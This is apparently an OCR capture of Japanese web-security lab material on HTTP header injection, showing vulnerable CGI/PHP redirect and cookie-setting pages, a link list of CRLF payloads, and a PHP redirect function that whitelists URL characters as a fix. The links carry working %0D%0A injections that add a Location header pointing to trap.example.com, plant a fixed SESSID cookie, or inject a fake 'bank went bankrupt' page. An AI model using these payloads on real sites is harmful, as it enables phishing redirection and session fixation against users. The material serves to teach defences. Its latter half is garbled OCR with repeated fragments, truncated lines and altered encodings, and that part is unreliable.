
/var/www/html/47/47-003.php - wasbook@example.j

```
<html>
<head><title>認証成功</title></head>
<body>
ログインしました
</body>
</html>
```


【ブラウザ→サーバ： リクエスト 47/47-030.php → レスポンス 】 PHPによるリダイレクト対策版（正常系）




【ブラウザ→サーバ： リクエスト 47/47-003.php → レスポンス 】 PHPによるリダイレクト対策版（正常系）



【ブラウザ】





HTTPヘッダインジェクション　47-030:PHPによるリダイレクト対策版（罠サイトに遷移）

【ブラウザ】

- HTTPヘッダインジェクション
  3. 47-020:CGIによるリダイレクト（正常系）
  4. 47-020:CGIによるリダイレクト（罠サイトに遷移）
  5. 47-020:CGIによるリダイレクト（クッキー設定;SESSID=ABCD123） クッキー表示
  6. 47-020:CGIによるリダイレクト（偽画面表示）
  7. 47-021:CGIによるクッキーセット（正常系）
  8. 47-021:CGIによるクッキーセット（偽画面）
  9. 47-020a:CGIによるリダイレクト対策版（正常系）
  10. 47-020a:CGIによるリダイレクト対策版（罠サイトに遷移）
  11. 47-020a:CGIによるリダイレクト対策版（クッキー設定）
  12. 47-021a:CGIによるクッキー対策版（正常系）
  13. 47-021a:CGIによるクッキーセット対策版（偽画面）
  14. 47-030:PHPによるリダイレクト対策版（正常系）
  15. 47-030:PHPによるリダイレクト対策版（罠サイトに遷移）
  16. 47-030:PHPによるリダイレクト対策版（クッキー設定）

phpinfo
ホームに戻る

```
<li>HTTPヘッダインジェクション</li>
<ol start="3">
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php">47-020:CGIによるリダイレクト（正常系）</a></li>
<li><a href="47-020.cgi?url=http://example.jp/%0D%0ALocation:+http://trap.example.com/47/47-900.php">47-020:CGIによるリダイレクト（罠サイトに遷移）</a></li>
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020:CGIによるリダイレクト（クッキー設定;SESSID=ABCD123）</a> <a href="javascript:document.cookie;">クッキー表示</a></li>
<li><a href="47-020.cgi?url=http://example.jp/%0D%0AStatus:+500%0D%0A%0D%0A%E2%97%8B%E2%97%8B%E9%8A%80%E8%A1%8C%E3%81%AF%E7%A0%B4%E7%94%A3%E3%81%97%E3%81%BE%E3%81%97%E3%81%9F">47-020:CGIによるリダイレクト（偽画面表示）</a></li>

<li><a href="47-021.cgi?pageid=P123">47-021:CGIによるクッキーセット（正常系）</a></li>
<li><a href="47-021.cgi?pageid=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%8a%80%e8%a1%8c%e3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e3%81%be%e3%81%97%e3%81%9f">47-021:CGIによるクッキーセット（偽画面）</a></li>

<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php">47-020a:CGIによるリダイレクト対策版（正常系）</a></li>
<li><a href="47-020a.cgi?url=http://example.jp/%0D%0ALocation:+http://trap.example.com/47/47-900.php?">47-020a:CGIによるリダイレクト対策版（罠サイトに遷移）</a></li>
<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020a:CGIによるリダイレクト対策版（クッキー設定）</a></li>

<li><a href="47-021a.cgi?pageid=P123">47-021a:CGIによるクッキー対策版（正常系）</a></li>
<li><a href="47-021a.cgi?pageid=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%8a%80%e8%a1%8c%e3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e3%81%be%e3%81%97%e3%81%9f">47-021a:CGIによるクッキーセット対策版（偽画面）</a></li>

<li><a href="47-030.php?url=http://example.jp/47/47-003.php">47-030:PHPによるリダイレクト対策版（正常系）</a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0ALocation:+http://trap.example.com/47/47-900.php">47-030:PHPによるリダイレクト対策版（罠サイトに遷移）</a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0A+Set-Cookie:+aaa=bbb">47-030:PHPによるリダイレクト対策版（クッキー設定）</a></li>
</ol>
```

【サーバ：　47/47-030.cgi　】

/var/www/html/47/47-030.php - wasbook@example.jp - エディタ - WinSCP

```
k?php
# リダイレクト関数を定義する
 function redirect($url) {
# URLとして不適切な文字があればエラーとして処理を停止する
   if (! mb_ereg('\A[-_.!~*\'();\/?:@&=+\$,%#a-zA-Z0-9]+\z', $url)) {
     die('Bad URL');
   }
   header('Location: ' . $url);
 }
# 呼び出し例
  $url = isset($_GET['url']) ? $_GET['url'] : '';
  redirect($url);
?>
<body>
リダイレクトします
</body>
```


【URL文字種チェック】

【サーバ：　47/47-003.php　】


/var/www/html/47/47-003.php - wasbook@example.j

```
<html>
<head><title>認証成功</title></head>
<body>
ログインしました
</body>
</html>
```

【ブラウザ→サーバ：リクエスト 47/47-030.php → レスポンス 】PHPによるリダイレクト対策版（罠サイトに遷移）



【ブラウザ】



HTTPヘッダインジェクション　47-030:PHPによるリダイレクト対策版（クッキー設定）

【ブラウザ】

- HTTPヘッダインジェクション
  3. 47-020:CGIによるリダイレクト（正常系）
  4. 47-020:CGIによるリダイレクト（罠サイトに遷移）
  5. 47-020:CGIによるリダイレクト（クッキー設定;SESSID=ABCD123）　クッキー表示
  6. 47-020:CGIによるリダイレクト（偽画面表示）
  7. 47-021:CGIによるクッキーセット（正常系）
  8. 47-021:CGIによるクッキーセット（偽画面）
  9. 47-020a:CGIによるリダイレクト対策版（正常系）
  10. 47-020a:CGIによるリダイレクト対策版（罠サイトに遷移）
  11. 47-020a:CGIによるリダイレクト対策版（クッキー設定）
  12. 47-021a:CGIによるクッキー対策版（正常系）
  13. 47-021a:CGIによるクッキーセット対策版（偽画面）
  14. 47-030:PHPによるリダイレクト対策版（正常系）
  15. 47-030:PHPによるリダイレクト対策版（罠サイトに遷移）
  16. 47-030:PHPによるリダイレクト対策版（クッキー設定）

phpinfo
ホームに戻る

```
<li>HTTPヘッダインジェクション</li>
<ol start="3">
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php">47-020:CGIによるリダイレクト（正常系）</a></li>
<li><a href="47-020.cgi?url=http://example.jp/%0D%0ALocation:+http://trap.example.com/47/47-900.php">47-020:CGIによるリダイレクト（罠サイトに遷移）</a></li>
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020:CGIによるリダイレクト（クッキー設定;SESSID=ABCD123）</a> <a href="javascript:document.cookie;">クッキー表示</a></li>
<li><a href="47-020.cgi?url=http://example.jp/%0D%0AStatus:+500%0D%0A%0D%0A%E2%97%8B%E3%80%82%E8%A1%8C%E3%81%AF%E7%A0%B4%E7%94%A3%E3%81%97%E3%81%BE%E3%81%97%E3%81%9F">47-020:CGIによるリダイレクト（偽画面表示）</a></li>
<li><a href="47-021.cgi?pageid=P123">47-021:CGIによるクッキーセット（正常系）</a></li>
<li><a href="47-021.cgi?pageid=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%83%a8%e8%a1%8c%e3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e3%81%be%e3%81%97%e3%81%9f">47-021:CGIによるクッキーセット（偽画面）</a></li>
<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php">47-020a:CGIによるリダイレクト対策版（正常系）</a></li>
<li><a href="47-020a.cgi?url=http://example.jp/%0D%0ALocation:+http://trap.example.com/47/47-900.php?">47-020a:CGIによるリダイレクト対策版（罠サイトに遷移）</a></li>
<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020a:CGIによるリダイレクト対策版（クッキー設定）</a></li>
<li><a href="47-021a.cgi?pageid=P123">47-021a:CGIによるクッキー対策版（正常系）</a></li>
<li><a href="47-021a.cgi?pageid=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%83%a8%e8%a1%8c%e3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e3%81%be%e3%81%97%e3%81%9f">47-021a:CGIによるクッキーセット対策版（偽画面）</a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php">47-030:PHPによるリダイレクト対策版（正常系）</a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0ALocation:+http://trap.example.com/47/47-900.php">47-030:PHPによるリダイレクト対策版（罠サイトに遷移）</a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0A+Set-Cookie:+aaa=bbb">47-030:PHPによるリダイレクト対策版（クッキー設定）</a></li>
</ol>
```

【サーバ：　47/47-030.cgi　】

/var/www/html/47/47-030.php - wasbook@example.jp - エディタ - WinSCP

```
<?php
# リダイレクト関数を定義する
function redirect($url) {
# URLとして不適切な文字があればエラーとして処理を停止する
  if (! mb_ereg('\A[-_.!~*\'();\/?:@&=+\$,%#a-zA-Z0-9]+\z', $url)) {
    die('Bad URL');
  }
  header('Location: ' . $url);
}
# 呼び出し例
  $url = isset($_GET['url']) ? $_GET['url'] : '';
  redirect($url);
?>
<body>
リダイレクトします
</body>
```


【URL文字種チェック】

【サーバ：　47/47-003.php　】


/var/www/html/47/47-003.php - wasbook@example.j

```
<html>
<head><title>認証成功</title></head>
<body>
ログインしました
</body>
</html>
```

【ブラウザ→サーバ：リクエスト 47/47-030.php → レスポンス 】PHPによるリダイレクト対策版（クッキー設定）



【ブラウザ】



ﾉダイレクト（罠サイトに遷移）
ﾌﾄ（クッキー設定;SESSID=ABCD123） クッキー表示
AF%E7%A0%B4%E7%94%A3%E3%81%97%E3%81%BE%E3%81%97%E3%81%9F">47-020:CGIによるリダイレクト（偽画面表示）

3%81%be%e3%81%97%e3%81%9f">47-021:CGIによるクッキーセット（偽画面）

るリダイレクト対策版（罠サイトに遷移）
ｸﾄ対策版（クッキー設定）

e3%81%be%e3%81%97%e3%81%9f">47-021a:CGIによるクッキーセット対策版（偽画面）

30:PHPによるリダイレクト対策版（罠サイトに遷移）
偽版（クッキー設定）

ダイレクト（罠サイトに遷移）
ト（クッキー設定;SESSID=ABCD123） クッキー表示
F%E7%A0%B4%E7%94%A3%E3%81%97%E3%81%BE%E3%81%97%E3%81%9F">47-020:CGIによるリダイレクト（偽画面表示）

%81%be%e3%81%97%e3%81%9f">47-021:CGIによるクッキーセット（偽画面）

:リダイレクト対策版（罠サイトに遷移）
クト対策版（クッキー設定）

3%81%be%e3%81%97%e3%81%9f">47-021a:CGIによるクッキーセット対策版（偽画面）

0:PHPによるリダイレクト対策版（罠サイトに遷移）
版（クッキー設定）

ipt:document.cookie;">クッキー表示
47-020:CGIによるリダイレクト（偽画面表示）

ト（偽画面）

ット対策版（偽画面）

i>

ダイレクト（罠サイトに遷移）
ト（クッキー設定;SESSID=ABCD123） クッキー表示
F%E7%A0%B4%E7%94%A3%E3%81%97%E3%81%BE%E3%81%97%E3%81%9F">47-020:CGIによるリダイレクト（偽画面表示）

%81%be%e3%81%97%e3%81%9f">47-021:CGIによるクッキーセット（偽画面）

:リダイレクト対策版（罠サイトに遷移）
クト対策版（クッキー設定）

3%81%be%e3%81%97%e3%81%9f">47-021a:CGIによるクッキーセット対策版（偽画面）

0:PHPによるリダイレクト対策版（罠サイトに遷移）
版（クッキー設定）

ダイレクト（罠サイトに遷移）
ト（クッキー設定;SESSID=ABCD123） クッキー表示
F%E7%A0%B4%E7%94%A3%E3%81%97%E3%81%BE%E3%81%97%E3%81%9F">47-020:CGIによるリダイレクト（偽画面表示）

%81%be%e3%81%97%e3%81%9f">47-021:CGIによるクッキーセット（偽画面）

:リダイレクト対策版（罠サイトに遷移）
クト対策版（クッキー設定）

3%81%be%e3%81%97%e3%81%9f">47-021a:CGIによるクッキーセット対策版（偽画面）

0:PHPによるリダイレクト対策版（罠サイトに遷移）
版（クッキー設定）

ダイレクト（罠サイトに遷移）
ト（クッキー設定;SESSID=ABCD123） クッキー表示
F%E7%A0%B4%E7%94%A3%E3%81%97%E3%81%BE%E3%81%97%E3%81%9F">47-020:CGIによるリダイレクト（偽画面表示）

%81%be%e3%81%97%e3%81%9f">47-021:CGIによるクッキーセット（偽画面）

:リダイレクト対策版（罠サイトに遷移）
クト対策版（クッキー設定）

3%81%be%e3%81%97%e3%81%9f">47-021a:CGIによるクッキーセット対策版（偽画面）

0:PHPによるリダイレクト対策版（罠サイトに遷移）
版（クッキー設定）

ダイレクト（罠サイトに遷移）
ト（クッキー設定;SESSID=ABCD123） クッキー表示
F%E7%A0%B4%E7%94%A3%E3%81%97%E3%81%BE%E3%81%97%E3%81%9F">47-020:CGIによるリダイレクト（偽画面表示）

%81%be%e3%81%97%e3%81%9f">47-021:CGIによるクッキーセット（偽画面）

リダイレクト対策版（罠サイトに遷移）
クト対策版（クッキー設定）

3%81%be%e3%81%97%e3%81%9f">47-021a:CGIによるクッキーセット対策版（偽画面）

0:PHPによるリダイレクト対策版（罠サイトに遷移）
版（クッキー設定）